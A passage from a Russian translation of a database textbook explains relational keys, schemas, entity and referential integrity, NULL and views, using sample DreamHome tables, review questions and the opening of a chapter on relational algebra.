Эта конструкция называется *экземпляром отношения.* Таблица Branch представляет собой удобный способ записи всех четырехэлементных кортежей, образующих отношение в некоторый заданный момент времени. Это замечание объясняет, почему строки таблицы в реляционной модели называются кортежами. Таким образом, схему имеет не только отношение, но и реляционная база данных.

Схема реляционной базы данных. Множество реляционных схем, различающихся по именам.

Если $R_1, R_2, \ldots, R_n$ — набор реляционных схем, то схему реляционной базы данных (или просто реляционную схему) R можно представить следующим образом:

$$R = \{R_1, R_2, \ldots, R_n\}$$

3.2.4. Свойства отношений

Отношение обладает следующими характеристиками.

- Отношение имеет имя, которое отличается от имен всех других отношений в реляционной схеме.
- Каждая ячейка отношения содержит только одно элементарное (неделимое) значение.
- Каждый атрибут имеет уникальное имя.
- Значения атрибута берутся из одного и того же домена.
- Каждый кортеж является уникальным, т.е. дубликатов кортежей быть не может.
- Порядок следования атрибутов не имеет значения.
- Теоретически порядок следования кортежей в отношении не имеет значения. (Но практически этот порядок может существенно повлиять на эффективность доступа к ним.)

Для иллюстрация смысла этих ограничений снова рассмотрим отношение Branch, показанное на рис. 3.1. Поскольку каждая ячейка должна содержать только одно значение, не допускается хранение в одной и той же ячейке двух почтовых индексов одного и того же отделения компании. Иначе говоря, отношения не могут содержать повторяющихся групп. Об отношении, которое обладает таким свойством, говорят, что оно *нормализовано,* или находится в *первой нормальной форме,* (Более подробно нормальные формы рассматриваются в главе 13.)

Имена столбцов, которые обычно указывают над столбцами, соответствуют атрибутам отношения. Значения атрибута branchNo берутся из домена BranchNumbers — размещение в этом столбце иных значений, например почтового индекса, не допускается. Б отношении не должно быть повторяющихся кортежей. Например, строка (B005, 22 Deer Rd, London, SW1 4EH) может быть представлена в отношении только один раз.

Столбцы можно менять местами при условии, что имя атрибута перемещается вместе с его значениями. Таблица все еще будет представлять то же отношение, если атрибут city расположен в ней перед атрибутом postcode, хотя для удобства восприятия разумнее было бы располагать отдельные части адреса в обычном порядке. Кроме того, строки также можно менять местами произвольным образом (например, переместить строку отделения B005 на место строки отделения B004); само отношение при этом останется прежним.

Большая часть свойств реляционных отношений происходит от свойств математических отношений.

- При вычислении декартова произведения множеств с простыми однозначными элементами (например, целочисленными значениями) каждый элемент в каждом кортеже имеет единственное значение. Аналогично, каждая ячейка отношения содержит только одно значение. Однако математическое отноше-

ние не нуждается в нормализации. Кодд предложил запретить применение повторяющихся групп с целью упрощения реляционной модели данных.

- Набор возможных значений для данной позиции отношения определяется множеством, или доменом, на котором определяется эта позиция. В таблице все значения в каждом столбце должны происходить от одного и того же домена, определенного для данного атрибута.
- В множестве нет повторяющихся элементов. Аналогично, отношение не может содержать кортежей-дубликатов.
- Поскольку отношение является множеством, то порядок элементов не имеет значения. Следовательно, порядок кортежей в отношении несуществен.

Однако в математическом отношении порядок следования элементов в кортеже имеет значение. Например, допустимая упорядоченная пара значений (1, 2) совершенно отлична от упорядоченной пары (2, 1). Это утверждение неверно для отношений в реляционной модели, где специально оговаривается, что порядок атрибутов несуществен. Дело в том, что заголовки столбцов однозначно определяют, к какому именно атрибуту относится данное значение. Следствием этого факта является положение о том, что порядок следования заголовков столбцов в заголовке отношения несуществен. Однако, если структура отношения уже определена, то порядок элементов в кортежах тела отношения должен соответствовать порядку имен атрибутов.

3.2.5. Реляционные ключи

Как указано выше, в отношении не должно быть повторяющихся кортежей. Поэтому необходимо иметь возможность уникальной идентификации каждого отдельного кортежа отношения по значениям одного или нескольких атрибутов (называемых *реляционными ключами),* В этом разделе описывается терминология, используемая для обозначения реляционных ключей.

Суперключ (superkey). Атрибут или множество атрибутов, которое единственным образом идентифицирует кортеж данного отношения.

Суперключ однозначно обозначает каждый кортеж в отношении. Но суперключ может содержать дополнительные атрибуты, которые необязательны для уникальной идентификации кортежа, поэтому нас будут интересовать суперключи, состоящие только из тех атрибутов, которые действительно необходимы для уникальной идентификации кортежей.

Потенциальный *ключ.* Суперключ, который не содержит подмножества, также являющегося суперключом данного отношения.

Потенциальный ключ K для данного отношения R обладает двумя свойствами.

- Уникальность. В каждом кортеже отношения R значение ключа K единственным образом идентифицируют этот кортеж.
- Неприводимость. Никакое допустимое подмножество ключа K не обладает свойством уникальности.

Отношение может иметь несколько потенциальных ключей. Если ключ состоит из нескольких атрибутов, то он называется *составным ключом.* Рассмотрим отношение Branch, показанное на рис. 3.1. Конкретное значение атрибута city может определять сразу несколько отделений компании (например, в Лон-

доне находятся два отделения). Поэтому данный атрибут не может быть выбран в качестве потенциального ключа. С другой стороны, поскольку в учебном проекте *DreamHome* для каждого отделения компании задается его уникальный номер, каждое значение этого номера (атрибут branchNo) может определять не больше одного кортежа (в отношении Branch), поэтому branchNo является потенциальным ключом. Аналогично, атрибут postcode также является потенциальным ключом этого отношения.

Теперь рассмотрим отношение Viewing (Осмотр), которое содержит информацию об ознакомительных осмотрах объектов недвижимости потенциальными арендаторами. Это отношение включает атрибуты номера арендатора (clientNo), номера объекта недвижимости (propertyNo), даты просмотра (viewDate) и, возможно, комментарии (comment). По заданному номеру арендатора (clientNo) можно выбрать сведения о нескольких осмотрах разных объектов недвижимости. Аналогично, по заданному номеру объекта недвижимости (propertyNo) можно выбрать сведения о нескольких арендаторах, которые осматривали этот объект недвижимости. Следовательно, сам по себе номер арендатора (clientNo) или номер объекта недвижимости (propertyNo) не может быть использован в качестве потенциального ключа. Однако комбинация атрибутов clientNo и propertyNo идентифицирует не более одного кортежа. Если допустить возможность того, что арендатор может осматривать один и тот же объект несколько раз, то к данному составному ключу потребуется добавить дату (viewDate). Однако в данном примере предполагается, что этого не требуется.

Обратите внимание на то, что любой конкретный набор кортежей отношения нельзя использовать для доказательства того, что некий атрибут или комбинация атрибутов являются потенциальным ключом. Тот факт, что в некоторый момент времени не существует значений-дубликатов, совсем не означает, что их не может быть вообще. Однако наличие значений-дубликатов в конкретном существующем наборе кортежей вполне может быть использовано для демонстрации того, что некоторая комбинация атрибутов не может быть потенциальным ключом. Для идентификации потенциального ключа требуется знать *смысл* используемых атрибутов в "реальном мире"; только это позволит обоснованно принять решение о возможности существования значений-дубликатов. Только исходя из подобной семантической информации можно гарантировать, что некоторая комбинация атрибутов является потенциальным ключом отношения. Например, на основании представленных на рис. 3.1 данных можно решить, что подходящим потенциальным ключом для отношения Staffвполне может быть атрибут lName, содержащий фамилию сотрудника. Однако, хотя в данный момент в организации имеется только один сотрудник с фамилией White, при зачислении в организацию нового сотрудника с фамилией White атрибут IName уже нельзя будет использовать в качестве потенциального ключа.

Первичный ключ. **Потенциальный** ключ, который выбран для уникальной идентификации кортежей внутри отношения.

Поскольку отношение не содержит кортежей-дубликатов, всегда можно уникальным образом идентифицировать каждую его строку. Это значит, что отношение всегда имеет первичный ключ. В худшем случае все множество атрибутов может использоваться как первичный ключ, но обычно, чтобы различить кортежи, достаточно использовать несколько меньшее подмножество атрибутов. Потенциальные ключи, которые не выбраны в качестве первичного ключа, называются *альтернативными ключами*. Если в отношении Branch выбрать в качестве первичного ключа атрибут branchNo, то альтернативным ключом этого отношения будет атрибут postcode. В отношении viewing есть только один потенциальный ключ, состоящий из атрибутов clientNo и propertyNo, поэтому данное сочетание атрибутов автоматически образует его первичный ключ.

Внешний ключ. Атрибут или множество атрибутов внутри отношения, которое соответствует потенциальному ключу некоторого (может быть, того же самого) отношения.

Если некий атрибут присутствует в нескольких отношениях, то его наличие обычно отражает определенную связь между кортежами этих отношений. Например, атрибут branchNo намеренно включен в отношения Branch и Staff для установления связи между сведениями об отделениях компании и сведениями о сотрудниках, которые работают в каждом из отделений. В отношении Branch атрибут branchNo является первичным ключом, а в отношении Staff он введен для установления соответствия между сведениями о сотрудниках и сведениями о тех отделениях компании, в которых они работают. В отношении Staff атрибут branchNo является внешним ключом. В таком случае говорят, что атрибут branchNo в отношении Staff *ссылается* на первичный ключ, т.е. на атрибут branchNo, в *базовом отношении* (Branch). (Базовое отношение иногда называют *целевым отношением.*) Как будет показано в следующей главе, эти общие атрибуты играют важную роль в манипулировании данными.

3.2.6. Представление схем в реляционной базе данных

Реляционная база данных может состоять из произвольного количества нормализованных отношений. Реляционные схемы для той части учебного проекта *DreamHome*, в которой содержится и обрабатывается информация об аренде собственности, выглядят так:

Branch (branchNo, street, city, postcode)
Staff (staffNo, fName, lName, position, sex, DOB, salary, branchNo)
PropertyForRent (propertyNo, street, city, postcode, type, rooms, rent, ownerNo, staffNo, branchNo)
Client (clientNo, fName, lName, telNo, prefType, maxRent)
PrivateOwner (ownerNo, fName, lName, address, telNo)
Viewing (clientNo, propertyNo, viewDate, comment)
Registration (clientNo, branchNo, staffNo, dateJoined)

Общепринятое обозначение реляционной схемы включает имя отношения, за которым (в скобках) располагаются имена атрибутов. При этом первичный ключ (обычно) подчеркивается.

Концептуальной моделью, или *концептуальной схемой*, называется множество всех реляционных схем базы данных. В табл. 3.3-3.9 показан пример определения реляционной схемы.

Таблица 3.3. Пример некоторого текущего состояния базы данных учебного проекта DreamHome. Таблица Branch

branchNo	street	city	postcode
B005	22 Deer Rd	London	SW1 4EH
B007	16 Argyll St	Aberdeen	AB2 3SU
B003	163 Main St	Glasgow	G11 9QX
B004	32 Manse Rd	Bristol	BS99 1N2
B002	56 Clover Dr	London	NW10 6EU

Таблица 3.4. Пример некоторого текущего состояния базы данных учебного проекта DreamHome. Таблица Staff

staffNo	fName	[Name	position	sex	DOB	salary	branchNo
SL21	John	White	Manager	M	1-Oct-45	30000	B005
SG37	Ann	Beech	Assistant	F	10-Nov-60	12000	B003
SG14	David	Ford	Supervisor	M	24-Mar-58	18000	B003
SA9	Mary	Howe	Assistant	F	19-Feb-70	9000	B007
SG5	Susan	Brand	Manager	F	3-Jun-40	24000	B003
SL41	Julie	Lee	Assistant	F	13-Jun-65	9000	B005

Таблица 3.5. Пример некоторого текущего состояния базы данных учебного проекта DreamHome. Таблица PropertyForRent

property No	street	city	postcode	type	rooms	rent	owner No	staff No	branch No
PA14	16 Holhead	Aberdeen	AB7 5SU	House	6	650	C046	SA9	B007
PL94	6 Argyll St	London	NW2	Flat	4	400	C087	SL41	B005
PG4	6 Lawrence St	Glasgow	G119QX	Flat	3	350	C040		B003
PG36	2 Manor Rd	Glasgow	G32 4QX	Flat	3	375	C093	SG37	B003
PG21	18 Dale Rd	Glasgow	G12	House	5	600	COS7	SG37	B003
PG16	5 Novar Dr	Glasgow	G12 9AX	Flat	4	450	C093	SG14	B003

Таблица 3.6. Пример некоторого текущего состояния базы данных учебного проекта DreamHome. Таблица Client

clientNo	fName	lName	telNo	prefType	maxRent
CR76	John	Kay	0207-774-5632	Flat	425
C056	Aline	Stewart	0141-848-1825	Flat	350
CR74	Mike	Ritchie	01475-392178	House	750
CR62	Mary	Tregear	01224-196720	Flat	600

Таблица 3.7. Пример некоторого текущего состояния базы данных учебного проекта DreamHome. Таблица PrivateOwner

ownerNo	fName	lName	address	telNo
C046	Joe	Keogh	2 Fergus Dr, Aberdeen AB2 7SX	01224-861212
C087	Carol	Farrel	6 Achray St, Glasgow G32 9DX	0141-357-7419
C040	Tina	Murphy	63 Well St, Glasgow G42	0141-943-1728
C093	Tony	Shaw	12 Park Pl, Glasgow G4 OQR	0141-225-7025

Таблица 3.8. Пример некоторого текущего состояния базы данных учебного проекта DreamHome. Таблица Viewing

clientNo	propertyNo	viewDate	comment
CR56	PA14	24-May-01	too small
CR76	PG4	20-Apr-01	too remote
CR56	PG4	26-May-01	
CR62	PA14	14-May-01	no dining room
CR56	PG36	28-Apr-01	

Таблица 3.9. Пример некоторого текущего состояния базы данных учебного проекта DreamHome. Таблица Registration

clientNo	branchNo	staffNo	dateJoined
CR76	B005	SL41	2-Jan-01
CR56	B003	SG37	11-Apr-00
CR74	B003	SG37	16-Nov-99
CR62	B007	SA9	7-Mar-00

3.3. Реляционная целостность

В предыдущем разделе была рассмотрена структурная часть реляционной модели данных. Как упоминалось в разделе **2.3,** модель данных имеет две другие части: управляющую часть, которая определяет типы допустимых операций с данными, и набор ограничений целостности, которые гарантируют корректность данных. В этом разделе рассматриваются реляционные ограничения целостности, а в следующем — реляционные операции управления данными.

Поскольку каждый атрибут связан с некоторым доменом, для множества допустимых значений каждого атрибута отношения определяются так называемые *ограничения домена.* Помимо этого, задаются два важных *правила целостности,* которые, по сути, являются ограничениями для всех допустимых состояний базы данных. Эти два основных правила реляционной модели называются *целостностью сущностей* и *ссылочной целостностью.* Однако, прежде чем приступить к изучению этих правил, следует рассмотреть понятие пустых значений.

3.3.1. Пустые значения

Пустое значение. Указывает, что значение атрибута в настоящий момент неизвестно или неприемлемо для этого кортежа.

Пустое значение (которое условно обозначается как NULL) следует рассматривать как логическую величину "неизвестно". Другими словами, либо это значение не входит в область определения некоторого кортежа, либо никакое значение еще не задано. Ключевое слово NULL представляет собой способ обработки неполных или необычных данных. Однако NULL не следует понимать как нулевое численное значение или заполненную пробелами текстовую строку. Нули и пробелы представляют собой некоторые значения, тогда как ключевое слово

NULL обозначает отсутствие какого-либо значения. Поэтому NULL следует рассматривать иначе, чем другие значения. Некоторые авторы используют термин "значение NULL", но на самом деле NULL не является значением, а лишь обозначает его отсутствие, поэтому термин "значение NULL" можно использовать лишь с определенными оговорками.

Например, в представленном в табл. 3.8 отношении Viewing атрибут Comment может не иметь определенного значения до тех пор, пока потенциальный арендатор не посетит данный объект недвижимости и не сообщит свое мнение агентству. В противном случае для представления этого состояния без использования ключевого слова NULL потребуется либо ввести какие-то фиктивные данные, либо создать дополнительные атрибуты, которые могут быть бессмысленными для пользователей. В данном примере можно попробовать представить отсутствующий комментарий с помощью значения -1. Кроме того, можно добавить в отношение Viewing еще один атрибут hasCommentBeenSupplied (Имеется ли комментарий) со значением Y (Yes), если комментарий есть, и N (No) — в противном случае. Однако оба этих подхода могут только запутать пользователя.

Применение NULL может вызвать проблемы на этапе реализации. Трудности возникают из-за того, что реляционная модель основана на исчислении предикатов первого порядка, которое обладает двузначной, или булевой, логикой, т.е. допустимыми являются только два значения: истина и ложь. Применение NULL означает, что придется вести работу с логикой более высокого порядка, например трехзначной или даже четырехзначной [74], [75], [77].

Использование понятия NULL в реляционной модели является спорным вопросом. Кодд [77] рассматривает понятие NULL как составную часть этой модели, а другие специалисты считают этот подход неправильным, полагая, что проблема отсутствующей информации еще не до конца понята, удовлетворительное ее решение не найдено, а потому включение определителя NULL в реляционную модель является преждевременным [87].

Теперь можно приступить к изучению реляционных ограничений целостности.

3.3.2. Целостность сущностей

Первое ограничение целостности касается первичных ключей базовых отношений. Здесь базовое отношение определяется как отношение, которое соответствует некоторой сущности в концептуальной схеме (см. раздел 2.1). Более точное определение этого понятия приводится в разделе 3.4.

Целостность сущностей. В базовом отношении ни один атрибут первичного ключа не может содержать отсутствующих значений, обозначаемых как NULL.

По определению, первичный ключ — это минимальный идентификатор, который используется для уникальной идентификации кортежей. Это значит, что никакое подмножество первичного ключа не может быть достаточным для уникальной идентификации кортежей. Если допустить присутствие NULL в любой части первичного ключа, это равносильно утверждению, что не все его атрибуты необходимы для уникальной идентификации кортежей, что противоречит определению первичного ключа. Например, поскольку branchNo является первичным ключом отношения Branch, то нельзя допустить вставку в отношение Branch кортежа, содержащего NULL в атрибуте branchNo. В качестве еще одного примера рассмотрим составной первичный ключ отношения Viewing, который состоит из атрибутов номера арендатора (clientNo) и номера объекта собственности (propertyNo). В отношение Viewing не допускается вставка кортежей, содержащих NULL в атрибуте clientNo или propertyNo, или и в том и в ином атрибуте.

Если рассмотреть это правило более внимательно, то можно заметить несколько его необычных свойств. Во-первых, почему оно применяется к первичным ключам, но не используется применительно к потенциальным ключам, которые также однозначно определяют кортежи? Во-вторых, почему оно ограничивается только базовыми отношениями? Например, используя данные отношения Viewing (см. табл. 3.8), рассмотрим следующий запрос: "Выполнить выборку всех комментариев по результатам осмотра". Результатом этого запроса является унарное отношение из единственного атрибута comment. По определению, этот атрибут должен быть первичным ключом, но среди его значений содержится NULL (соответствующий осмотрам объектов PG36 и PG4 арендатором CR56). Поскольку это отношение не является базовым, реляционная модель допускает присутствие NULL в его первичном ключе. Относительно недавно было предпринято несколько попыток переопределения этого правила [76], [92].

3.3.3. Ссылочная целостность

Второе ограничение целостности касается внешних ключей.

Ссылочная целостность. Если в отношении существует внешний ключ, то значение внешнего ключа должно либо соответствовать значению потенциального ключа некоторого кортежа в его базовом отношении, либо внешний ключ должен полностью состоять из значений NULL.

Например, атрибут branchNo в отношении Staff является внешним ключом, который ссылается на атрибут branchNo базового отношения Branch. Система должна предотвращать любые попытки создать запись с информацией о сотруднике отделения B025 до тех пор, пока в отношении Branch не будет создана запись, содержащая сведения об отделении компании с номером B025. Однако считается допустимым создание записи с информацией о новом сотруднике с указанием NULL вместо номера отделения, в котором этот сотрудник работает. Такая ситуация может иметь место в том случае, когда сотрудник зачислен в штат компании, но еще не приписан к какому-то конкретному отделению.

3.3.4. Корпоративные ограничения целостности

Корпоративные ограничения целостности. Дополнительные правила поддержки целостности данных, определяемые пользователями или администраторами базы данных.

Пользователи сами могут указывать дополнительные ограничения, которым должны удовлетворять данные. Например, если в одном отделении не может работать больше 20 сотрудников, то пользователь может указать это как правило, а СУБД должна следить за его выполнением, В этом случае в отношение Staff нельзя будет добавить строку со сведениями о новом сотруднике некоторого отделения, если в данном отделении компании уже насчитывается 20 сотрудников. К сожалению, уровень поддержки реляционной целостности в разных системах существенно изменяется. Более подробно вопросы поддержки реляционной целостности данных обсуждаются в главах 6 и 16.

3.4. Представления

В главе 2 при рассмотрении трехуровневой архитектуры ANSI-SPARC внешнее представление описывалось как структура базы данных с точки зрения отдельного пользователя. В реляционной модели слово "представление" (view) имеет несколько другое значение. Оно характеризует не всю внешнюю модель пользователя, а лишь некое используемое им *виртуальное* или *производное отношение* (virtual relation), т.е. отношение, которое на самом деле не существует, но динамически воспроизводится на основании одного или нескольких *базовых отношений* (отношений, реально существующих в базе данных). Таким образом, внешняя модель может состоять одновременно как из базовых (на концептуальном уровне) отношений, так и из представлений, воспроизводимых на основе этих базовых отношений. В этом разделе рассматриваются именно такие виртуальные отношения, или *представления,* являющиеся типичным элементом реляционных систем. В разделе 6.4 отношения рассматриваются более подробно и показаны способы их создания в языке SQL.

3.4.1. Терминология

Те отношения, с которыми мы имели дело до сих пор, называются *базовыми отношениями*.

Базовое отношение. Именованное отношение, соответствующее сущности в концептуальной схеме, кортежи которого физически хранятся в базе данных.

Понятие представления определяется на основе базовых отношений.

Представление. Динамический результат одной или нескольких реляционных операций над базовыми отношениями с целью создания некоторого иного отношения. Представление является *виртуальным отношением*, которое реально в базе данных не существует, но создается по требованию отдельного пользователя в момент поступления этого требования.

С точки зрения пользователя представление является отношением, которое постоянно существует и с которым можно работать точно так же, как с базовым отношением. Однако представление не всегда хранится в базе данных так, как базовые отношения (хотя его определение хранится в системном каталоге). Содержимое представления определяется как результат выполнения запроса к одному или нескольким базовым отношениям. Любые операции над представлением автоматически транслируются в операции над отношениями, на основании которых оно было создано. Представления имеют *динамический* характер, т.е. изменения в базовых отношениях, которые могут повлиять на содержимое представления, немедленно отражаются на содержимом этого представления. Если пользователи вносят в представление некоторые допустимые изменения, последние немедленно заносятся в базовые отношения представления. В данном разделе описывается назначение представлений и кратко рассматриваются ограничения на обновление данных, осуществляемые через представления. Более подробно способы определения и работы с представлениями описываются в разделе 6.4.

3.4.2. Назначение представлений

Механизм представлений может использоваться по нескольким причинам.

- Он предоставляет мощный и гибкий механизм защиты, позволяющий скрыть некоторые части базы данных от определенных пользователей. Пользователь не будет иметь сведений о существовании каких-либо атрибутов или кортежей, отсутствующих в доступных ему представлениях.
- Он позволяет организовать доступ пользователей к данным наиболее удобным для них образом, поэтому одни и те же данные в одно и то же время могут рассматриваться разными пользователями совершенно различными способами.
- Он позволяет упрощать сложные операции с базовыми отношениями. Например, если представление будет определено на основе соединения двух отношений (см. раздел 4.1), то пользователь сможет выполнять над ним простые унарные операции выборки и проекции, которые будут автоматически преобразованы средствами СУБД в эквивалентные операции с выполнением соединения базовых отношений.

Представление следует проектировать, выбирая такой способ поддержки внешней модели, который был бы наиболее удобен пользователю. Ниже приведены примеры применения подобного подхода на практике.

- При работе с записями отношения Branch пользователям, помимо различных атрибутов из записей этого отношения, может потребоваться выбирать имена и другие сведения о соответствующих менеджерах. Подобное представление создается путем соединения отношений Branch и Staff с последующей его проекцией по значению атрибута Manager.
- Большинство пользователей при работе с записями отношения staff не должны иметь доступ к атрибуту salary.
- Атрибуты могут переименовываться, так что пользователь, который привык использовать вместо номеров отделений (атрибут branchNo) их полное название (Branch Number), сможет использовать соответствующий текст в качестве заголовка столбца.
- Каждому сотруднику может быть предоставлено право просматривать записи с характеристиками только тех объектов недвижимости, за которые он отвечает.

Все эти примеры демонстрируют определенную степень логической независимости от данных, достигаемую за счет использования представлений (см. раздел 2.1.5). Однако на самом деле представления позволяют добиться и более важного типа логической независимости от данных, связанной с защитой пользователей от реорганизаций концептуальной схемы. Например, если в отношение будет добавлен новый атрибут, то пользователи не будут даже подозревать о его существовании, пока определения их представлений не включают этот атрибут. Если существующее отношение реорганизовано или разбито на части, то использующее его представление может быть переопределено так, чтобы пользователи могли продолжать работать с данными в прежнем формате. Пример такой операции рассматривается в разделе 6.4.7, где преимущества и недостатки представлений описаны более подробно.

3.4.3. Обновление представлений

Все обновления данных в базовом отношении должны быть немедленно отражены во всех представлениях, связанных с этим базовым отношением. Аналогично, при обновлении данных в представлении внесенные изменения должны быть отражены в его базовом отношении. Но на типы изменений, которые могут

быть выполнены с помощью представлений, накладываются определенные ограничения. Ниже перечислены условия, которые используются в большинстве существующих систем для проверки допустимости обновления данных через некоторое представление.

- Обновления допускаются через представление, которое определено на основе простого запроса к единственному базовому отношению и содержит первичный или потенциальный ключ этого базового отношения.
- Обновления не допускаются в любых представлениях, определенных на основе нескольких базовых отношений.
- Обновления не допускаются в любых представлениях, включающих выполнение операций агрегирования или группирования.

Представления принято делить на следующие классы: *теоретически необновляемые*, *теоретически обновляемые* и *частично обновляемые*. Более подробно обновляемые реляционные представления рассматриваются в [119].

РЕЗЮМЕ

- Реляционные СУБД в настоящее время являются самым распространенным программным обеспечением обработки данных, ежегодный объем продаж которого оценивается в 15-20 миллиардов долларов (50 миллиардов долларов вместе с инструментами разработки), а темпы ежегодного прироста объема продаж составляют 25%. Это программное обеспечение представляет собой второе поколение СУБД; оно основано на использовании реляционной модели данных, предложенной Э. Ф. Коддом.
- Математическое отношение является подмножеством декартова произведения двух или более множеств. В контексте баз данных отношением называется любое подмножество декартова произведения доменов атрибутов. Отношение обычно записывается в виде множества из *n-элементных* кортежей, каждый элемент которых выбран из соответствующего домена.
- Физическое представление отношений имеет вид таблиц со строками, соответствующими отдельным кортежам, и столбцами, соответствующими атрибутам,
- Структура отношения со спецификациями домена и другими ограничениями является частью заголовка базы данных, а отношение со всеми его кортежами представляет собой текущее состояние или расширение базы данных.
- Отношения базы данных обладают следующими свойствами: каждая ячейка содержит только одно элементарное значение, имена всех атрибутов различны, значения одного атрибута берутся из одного и того же домена, порядок расположения атрибутов и кортежей не имеет никакого значения, причем наличие кортежей-дубликатов не допускается.
- Степенью отношения называется количество входящих в него атрибутов, а кардинальностью — количество содержащихся в нем кортежей. **Унарное** отношение имеет один атрибут, бинарное — два, тернарное — три, а ***n*-арное** — *n* атрибутов.
- Суперключ — это любой атрибут (или множество атрибутов), который уникальным образом идентифицирует кортежи отношения, а потенциальный ключ — это минимальный суперключ. **Первичный** ключ — это потенциальный ключ, выбранный для идентификации кортежей отношения. Каждое отношение обязательно должно иметь первичный ключ. Внешний ключ — это атрибут (или множество атрибутов) одного отношения, который одновременно является потенциальным ключом другого отношения.

- Неопределенное значение (NULL) представляет ситуацию, когда значение атрибута в данный момент неизвестно или не определено для этого кортежа.
- Целостность сущностей — это ограничение, согласно которому в базовом отношении ни один атрибут первичного ключа не может иметь неопределенных значений. Ссылочная целостность означает, что значения внешнего ключа должны соответствовать существующим значениям потенциального ключа в кортежах базового отношения либо полностью состоять из неопределенных значений, задаваемых с помощью NULL.
- Представление в реляционной модели является виртуальным или производным отношением, которое динамически создается из соответствующего базового отношения (отношений) в случае необходимости. Представления позволяют достичь более высокой защищенности данных, а также предоставляют проектировщику средства настройки пользовательской модели. Не все представления являются обновляемыми.

Вопросы

3.1. Дайте определение каждому из следующих понятий в контексте реляционной модели данных:
   а) отношение;
   б) атрибут;
   в) домен;
   г) кортеж;
   д) заголовок и тело;
   е) степень и кардинальное число.

3.2. В чем состоит связь между математическими отношениями и отношениями в реляционной модели данных?

3.3. Опишите различия между отношением и реляционной схемой. Что такое схема реляционной базы данных?

3.4. Опишите свойства отношения.

3,5. Укажите различия между потенциальными ключами и первичным ключом отношения. Что означает понятие "внешний ключ"? Как внешние ключи отношений связаны с потенциальными ключами? Приведите примеры, иллюстрирующие ваши ответы.

3.6. Дайте определение двух основных правил целостности реляционной модели и расскажите, почему необходимо их использовать.

3.7. Что такое представление? Укажите различия между представлением и базовым отношением.

Упражнения

Перечисленные ниже таблицы образуют часть базы данных реляционной СУБД.

Hotel (hotelNo, hotelName, city)
Room (roomNo, hotelNo, type, price)
Booking (hotelNo, guestNo, dateFrom, dateTo, roomNo)
Guest (guestNo, guestName, guestAddress)

Здесь таблица Hotel содержит сведения о гостинице, причем атрибут hotelNo является ее первичным ключом. Таблица Room содержит данные о номерах всех гостиниц, а комбинация атрибутов (roomNo, hotelNo) образует ее первичный ключ. Таблица Booking содержит сведения о бронировании гостиничных номеров; ее первичным ключом является комбинация атрибутов (hotelNo, guestNo, dateFrom). Наконец, таблица Guest содержит сведения о постояльцах гостиниц, и ее первичным ключом является атрибут guestNo.

3.8. Укажите внешние ключи в этой схеме. Объясните, как могут быть применены к этим отношениям правила целостности сущностей и ссылочной целостности,

3.9. Подготовьте примеры таблиц этого отношения, в которых соблюдаются правила ссылочной целостности. Предложите некоторые ограничения уровня предприятия, которые были бы приемлемы для этой схемы.

ЗЛО. Проанализируйте характеристики некоторых СУБД, которые вы используете в настоящее время. Определите, какая поддержка первичных, альтернативных и внешних ключей, а также правил ссылочной целостности предусмотрена в каждой системе.

3.11. Реализуйте описанную выше схему в одной из СУБД, используемых вами в настоящее время. По возможности примените первичные, альтернативные и внешние ключи, а также соответствующие реляционные ограничения целостности.

Глава 4

РЕЛЯЦИОННАЯ АЛГЕБРА И РЕЛЯЦИОННОЕ ИСЧИСЛЕНИЕ

В ЭТОЙ ГЛАВЕ...

- Смысл термина "реляционная полнота".
- Как создать запрос средствами реляционной алгебры.
- Как создать запрос средствами реляционного исчисления кортежей.
- Как создать запрос средствами реляционного исчисления доменов.
- Категории реляционных языков манипулирования данными (Data Manipulation Language — DML).

В предыдущей главе представлены главные структурные компоненты реляционной модели. Как описано в разделе 2.3, еще одной важной частью модели данных является механизм манипулирования данными (или язык запросов), который обеспечивает выборку и обновление данных. В настоящей главе рассматриваются языки запросов, связанные с реляционной моделью. В частности, более подробно рассматриваются реляционная алгебра и реляционное исчисление, которые по определению Кодда [66J лежат в основе реляционных языков. Неформально реляционную алгебру можно описать как (высокоуровневый) процедурный язык, с помощью которого можно сообщить СУБД, *как* построить новое отношение из одного или нескольких существующих в базе данных отношений. А реляционное исчисление, с неформальной точки зрения, представляет собой непроцедурный язык, который можно использовать для определения того, *каким* будет некоторое отношение, созданное на основе одного или нескольких других отношений базы данных. Однако, строго говоря, реляционная алгебра и реляционное исчисление эквивалентны друг другу, т.е. для каждого выражения алгебры существует эквивалентное выражение в реляционном исчислении (и наоборот).

Реляционная алгебра и реляционное исчисление представляют собой формальные, а не дружественные пользователю языки. В реляционных базах данных они использовались в качестве основы для разработки других языков управления данными более высокого уровня. Для нас они представляют интерес потому, что иллюстрируют основные операции языков манипулирования данными, а также служат определенным критерием сравнения других реляционных языков.

Реляционное исчисление используется для оценки избирательной мощности реляционных языков. Язык называется *реляционно полным,* если он позволяет получить любое отношение, которое можно вывести с помощью реляционного исчисления. Большинство реляционных языков запросов является реляционно полными. Однако по сравнению с реляционной алгеброй и реляционным исчислением они обладают и другими, более широкими функциональными возможностями, поскольку в них предусмотрены дополнительные операции, позволяющие выполнять вычислительные, агрегирующие и упорядочивающие функции.

СТРУКТУРА этой ГЛАВЫ

В разделе 4.1 рассматривается определение реляционной алгебры, а в разделе 4.2 описаны две формы реляционного исчисления: реляционное исчисление кортежей и реляционное исчисление доменов. В разделе 4.3 кратко описаны некоторые другие реляционные языки. Для иллюстрации типичных операций используется пример базы данных предприятия по аренде недвижимости *DreamHome*, схема которой приведена в табл. 3.3-3.9.

В главах 5, 6 и 21 рассматривается язык SQL (Structured Query Language — язык структурированных запросов) — формальный и фактический стандарт языка для реляционной СУБД, конструкции которого основаны на реляционном исчислении кортежей. В главе 7 описан язык QBE (Query-By-Example — запрос по образцу), еще один весьма распространенный язык визуального проектирования запросов для реляционных СУБД, который частично основан на реляционном исчислении доменов.

4.1. Реляционная алгебра

Реляционная алгебра — это теоретический язык операций, позволяющих создавать на основе одного или нескольких отношений другое отношение без изменения самих исходных отношений. Таким образом, оба операнда и результат являются отношениями, поэтому результаты одной операции могут применяться в другой операции. Это позволяет создавать вложенные выражения реляционной алгебры (по аналогии с тем, как создаются вложенные арифметические выражения), но при любой глубине вложенности результатом является отношение. Такое свойство называется *замкнутостью*. Оно подчеркивает то, что применение любого количества операций реляционной алгебры к отношениям не приводит к созданию иных объектов, кроме отношений, точно так же, как результатами арифметических операций с числами являются только числа.

Реляционная алгебра является языком последовательного использования отношений, в котором все кортежи, возможно, даже взятые из разных отношений, обрабатываются одной командой, без организации циклов. Для команд реляционной алгебры предложено несколько вариантов синтаксиса. Ниже мы воспользуемся общепринятыми символическими обозначениями для этих команд и представим их в неформальном виде. Более подробные сведения по этому вопросу заинтересованный читатель сможет найти в [404].

